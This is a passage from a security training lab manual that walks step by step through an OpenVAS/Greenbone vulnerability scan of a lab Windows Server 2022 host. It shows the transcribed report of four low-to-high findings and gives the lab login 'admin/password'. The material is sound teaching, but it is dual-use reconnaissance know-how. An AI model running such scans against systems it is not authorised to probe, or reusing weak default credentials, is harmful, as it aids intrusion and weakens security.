
Note: If a **Welcome to the scan management!** pop-up appears, close it.




10. Hover over wand icon and click the **Task Wizard** option.



11. The **Task Wizard** window appears; enter the target IP address in the **IP address or hostname** field (here, the target system is **Windows Server 2022 [10.10.1.22]**) and click the **Start Scan** button.



12. The task appears under the **Tasks** section; OpenVAS starts scanning the target IP address.



13. Wait for the **Status** to change from **Requested** to **Done**. Once it is completed, click the **Done** button under the **Status** column to view the vulnerabilities found in the target system.

Note: It takes approximately 20 minutes for the scan to complete.

Note: If you are logged out of the session then login again using credentials **admin/password**.

Module 05 – Vulnerability Analysis

The screenshot shows the 'Tasks' section of the Greenbone Security Assistant interface. It displays three main statistics: 'Tasks by Severity Class (Total: 1)' with one high-severity task, 'Tasks with most High Results per Host' (also one result for host 10.10.1.22), and 'Tasks by Status (Total: 1)' with one task marked as 'Done'. Below these is a detailed table for the single task:

Name	Status	Reports	Last Report	Severity	Trend	Actions
Immediate scan of IP 10.10.1.22	Done	1	Thu, Mar 31, 2022 4:03 AM UTC	10.0 (High)		

Greenbone Security Assistant (GSA) Copyright (C) 2019-2021 by Greenbone Networks GmbH www.greenbone.net

14. Report: Information appears, click **Results** tab to view the discovered vulnerabilities along with their severity and port numbers on which they are running.

Note: The results might differ when you perform this task.

The screenshot shows the 'Report Details' page for a report generated on Thursday, March 31, 2022, at 4:03 AM UTC. The report ID is 305f3f60-3419-4e1e-abae-fd7e4935c97c. The page includes a navigation bar and a summary table with tabs for 'Information', 'Results' (4 of 46), 'Hosts' (1 of 1), 'Ports' (2 of 17), 'Applications' (0 of 0), 'Operating Systems' (1 of 1), 'CVEs' (1 of 1), 'Closed CVEs' (8 of 8), 'TLS Certificates' (1 of 1), 'Error Messages' (0 of 0), and 'User Tags' (0). Below this is a table of vulnerabilities:


Vulnerability	Severity	QoD	Host IP	Location	Created
Report outdated / end-of-life Scan Engine / Environment (local)	10.0 (High)	97 %	10.10.1.22	general/tcp	Thu, Mar 31, 2022 4:04 AM UTC
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	10.10.1.22	135/tcp	Thu, Mar 31, 2022 4:13 AM UTC
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.3 (Medium)	98 %	10.10.1.22	3389/tcp	Thu, Mar 31, 2022 4:12 AM UTC
TCP timestamps	2.6 (Low)	80 %	10.10.1.22	general/tcp	Thu, Mar 31, 2022 4:04 AM UTC

(Applied filter: apply_overrides=0 levels=html rows=100 min_qod=70 first=1 sort-reverse=severity)

15. Click on any vulnerability under the **Vulnerability** column (here, **Report outdated /end-of-life Scan Engine /Environment (local)**) to view its detailed information.
16. Detailed information regarding selected vulnerability appears, as shown in the screenshot.

